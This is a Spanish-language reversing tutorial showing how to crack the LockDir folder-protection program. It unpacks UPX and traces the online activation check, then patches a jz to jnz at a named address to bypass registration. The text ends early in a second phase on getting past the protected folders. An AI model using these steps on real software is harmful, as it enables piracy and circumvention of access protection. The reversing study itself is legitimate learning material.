

CUANDO LA SEGURIDAD DE TU SOFTWARE NO TE IMPORTA

@sasaga92 – CLS

*Análisis completo de aplicación LOCKDIR –
KAKASOFT*

20/01/2019

Hoy he decidido escribir este tutorial , ya que el día 16 de diciembre de 2018 me agregaron en un grupo de telegram, llamado Entre Amigos CLS, genial de verdad... y es que mas que ser apasionados del reversing, cracking, hacking, el conocernos como personas humanas es lo que mas importa.

Este será mi tutorial numero tres, y quiero hacerlo a lo grande jajaja, ir aumentando el nivel, no soy un experto pero lo poco que se, me gustaría trasmitirlo y mas que eso, el que pueda ser corregido si al leer esto ven algún par de errores seria genial que me los hagan saber.

Por la web se ve toda clase de cosas, me llama la atención ver un software llamado [lockdir](#) el cual esta desarrollado para Windows y lo que a gran escala permite es “proteger carpetas con contraseñas”, para aquellos que tienen las fotos de sus amantes, cuentas bancarias escondidas, la foto de su primer amor, o los videos de la hora feliz, (dijo la mama de sam en la película de transformer jajaja), bueno la finalidad del software es esa, pero la realidad es otra, por lo cual desde acá vamos hacer todo el proceso de reconocimiento del software y desmentir un par de cosillas.

Se que no debería decir esto pero no quiero que algún campeón se ponga atacar el software o sus Bases de datos después de finalizado el tutorial, si no es con fines de aprendizaje, así que me lavo las manos de una vez con eso...

Vamos a dividir este proceso en 3 partes:

- Registrar el software o hacerle el reversing para poder activarlo
- Bypassear las carpetas protegidas y extraer el contenido de los secretos escondidos.
- Llegar a las bases de datos de dicho software, utilizando métodos de ethical hacking.

Aquí tienes las herramientas que usarás:

- Wireshark
- Sqlmap
- IDA PRO
- RDG Packer Detector
- FUPX
- Burpsuite
- Y ganas de trabajar...

ATACANDO LOCKDIR A TRAVES DE INGENIERIA INVERSA - FASE 1

IDENTIFICANDO RESTRICCIONES EN LOCKDIR

Lo primero que vamos hacer es verificar si el software cuenta con algún tipo de protección, para eso vamos a utilizar RDG Packer Detector.

Al pasarlo por RDG packer detector nos alerta de UPX, no es tan difícil vencerlo el maestro @ricnar no has demostrado como vencerlo en sus grandiosos tutoriales, pero yo no voy a reinventar la rueda es bueno entender como funciona el packer y para eso hay muchas personas que han publicado cosas maravillosas sobre como vencerlo, yo utilizare FUPX para desempacarlo.



Ilustración 1 - identificación protección PACKER UPX

Así nos vamos a evitar un desgaste de tiempo, abro FUPX y cargo el ejecutable de lockdir y a continuación lo desempacamos.





Ilustración 2 - desempacado lockdir con FUPX

IDENTIFICACION LENGUAJE DE COMPILACION LOCKDIR

ya vemos la diferencia en tamaños luego de desempacar el ejecutable, por lo cual creo que ahora si podemos trabajar cómodamente, ahora vamos y abramos el lockdir haber que nos tiene preparado, pero antes pasémoslo por RDG Packer detector para ver en que esta construido, ya que por la protección no pudimos con certeza saber que era.

lockdir.exe	16/12/2018 12:45 ...	Aplicación	8.796 KB
lockdir_origi.exe	16/12/2018 12:45 ...	Aplicación	1.359 KB



BUSQUEDA DE NAG PARA ATACAR A TRAVES DE INGENIERIA INVERSA

Observamos que RDG PACKER DETECTOR nos informa que esta construido en Borland Delphi asi que continuemos, abrimos el lockdir y buscamos algun mensaje de registro, serial, trial etc.




Ilustración 3 - NAG registro lockdir

si abrimos el programa y damos en el botón GET PRO, nos aparece esta NAG, que tiene el botón register, y si ingresamos credenciales invalidas nos aparece un mensaje de chico malo.




Ilustración 4 - Mensaje de chico malo identificado tras ingreso serial erróneo

ahí esta el mensaje de chico malo, pero que pasa si hacemos lo mismo, quitando el acceso a internet, parece que tenemos problemas :/ otro mensaje de chico malo.




Ilustración 5 - Mensaje de chico malo identificado tras desactivar el acceso a internet

bueno manos a la obra, abramos esto en x64dbg y busquemos cadenas que nos muestren posibles mensajes sobre el registro. y empecemos a buscar la zona caliente de este reto.

X64dbg es mi software favorito para buscar cadenas es lo mejor para eso, solo abro el programa en x64dbg.




Ilustración 6 - búsqueda de cadenas sobre chico bueno y malo

de las referencias que nos aparecen buscamos la palabra Register, y nos quedamos con la primera referencia, ya que esta tiene una string URL por lo que ya sabemos por que debemos estar conectados a internet.

Ilustración 7 - resultado cadenas encontradas con x64dbg

vamos a dicha dirección en el ida y ponemos un breakpoint, lo corremos y efectivamente luego de darle en Register habiendo ingresado nuestras credenciales falsas, se detiene ahí.

Obviamente yo busque las referencias de esa función donde me llego dicha dirección para empezar un poco mas atrás, quedando en la dirección **0x0063A79F**




Ilustración 8 - identificación CALL - procedimiento evaluación serial

ahora empezamos a debuggear hasta ver donde llegamos a chico bueno o malo.

Entramos a la función con f7 y empezamos a tracear hasta llegar a la dirección **0x00624524** y vemos que se le asigna a EAX la string o url donde se ira hacer la verificación de nuestro serial.




Ilustración 9 - dumpeo registro EAX e identificación url consulta activación software

entramos al **call sub_414A18** y se hacen un par de intercambio de datos en los registros con dicha url para luego ser pasada a otro CALL.

```

00414A18
00414A18
00414A18 ; Attributes: bp-based frame
00414A18
00414A18 sub_414A18 proc near
00414A18
00414A18 arg_0->p_const_0= dword ptr  8
00414A18
00414A18 push    ebp
00414A19 mov     ebp, esp
00414A18 push    ecx
00414A1C mov     ecx, [ebp+arg_0->p_const_0]
00414A1F xchg    eax, ecx      ; intercambia_p_string_0 por p_string_url
00414A20 xchg    edx, ecx      ; intercambia_p_string por p_string_url
00414A22 call    sub_414A44
00414A27 pop    ebp
00414A28 retn    4
00414A28 sub_414A18 endp
00414A28

```

Ilustración 10 - proceso con url de activación software sobre los registro

seguimos avanzando y entramos al call, de ahí en adelante vemos cosas como recorrer con un ciclo la URL y nada interesante hasta el momento, en **0x00414E3C**.




Ilustración 11 - ciclo que recorre la url para realizar consulta

Luego de tantas vueltas llegamos a la siguiente dirección de memoria **0x006668BF** y encontramos un salto condicional parchamos de `jz` a `jnz` y guardamos los cambios con lo cual nuestro software nos muestra el cartel de chico bueno.




Ilustración 12 - patching para llegar a chico bueno

guardamos los cambios y vamos a ejecutarlo.




Ilustración 13 - patching funcional, mensaje chico bueno

ahí tenemos nuestro mensaje de chico bueno, obviamente al ir un poco mas allá identifique que esta versión a pesar de que aun me seguía saliendo la nag de registro al darle en el botón GetPRO, las funciones están completas, así que no hay problema por ello lo podemos usar sin problema, pienso que para un siguiente tutorial, mataremos esto de forma definitiva, lo que queríamos ver acá era como vencer la activación online, y parcharla.

DESOCULTANDO ARCHIVOS “CIFRADOS” POR LOCKDIR - FASE 2

PROCESO DE CIFRADO DE UNA CARPETA CON LOCKDIR

Ahora pasaremos a la fase 2 del tute, decíamos que este software cifraba alguna carpeta que quisiéramos proteger, vamos a hacerlo y veremos que tanto protege mis archivos este software.

Vamos a crear una carpeta llamada secreto junto con 3 archivos cualesquier y veremos.

SECRET0	16/01/2019 4:20 p....	Carpeta de archivos
lockdir.exe	16/12/2018 12:45 ...	Aplicación
lockdir.idb	16/01/2019 4:20 p....	IDA Database
lockdir_patch.exe	19/12/2018 7:57 p....	Aplicación




Ilustración 14 - protección de carpeta con contraseña

abrimos nuestro software parchado lo usamos protegiendo la carpeta SECRETO ingresamos la contraseña y seguimos.

INFORME	FECHA DE MODIFICACIÓN	TIPO	IDMARIO
SECRET0	16/01/2019 4:24 p....	Carpeta de archivos	
lockdir.exe	16/12/2018 12:45 ...	Aplicación	8.796 KB
lockdir.idb	16/01/2019 4:20 p....	IDA Database	54.239 KB
lockdir_patch.exe	19/12/2018 7:57 p....	Aplicación	8.796 KB

Ilustración 15 - protección de carpetas exitosamente

ahí esta mi carpeta protegida si ingreso una contraseña cualquier me botara el error de que soy un chico muy maloo...

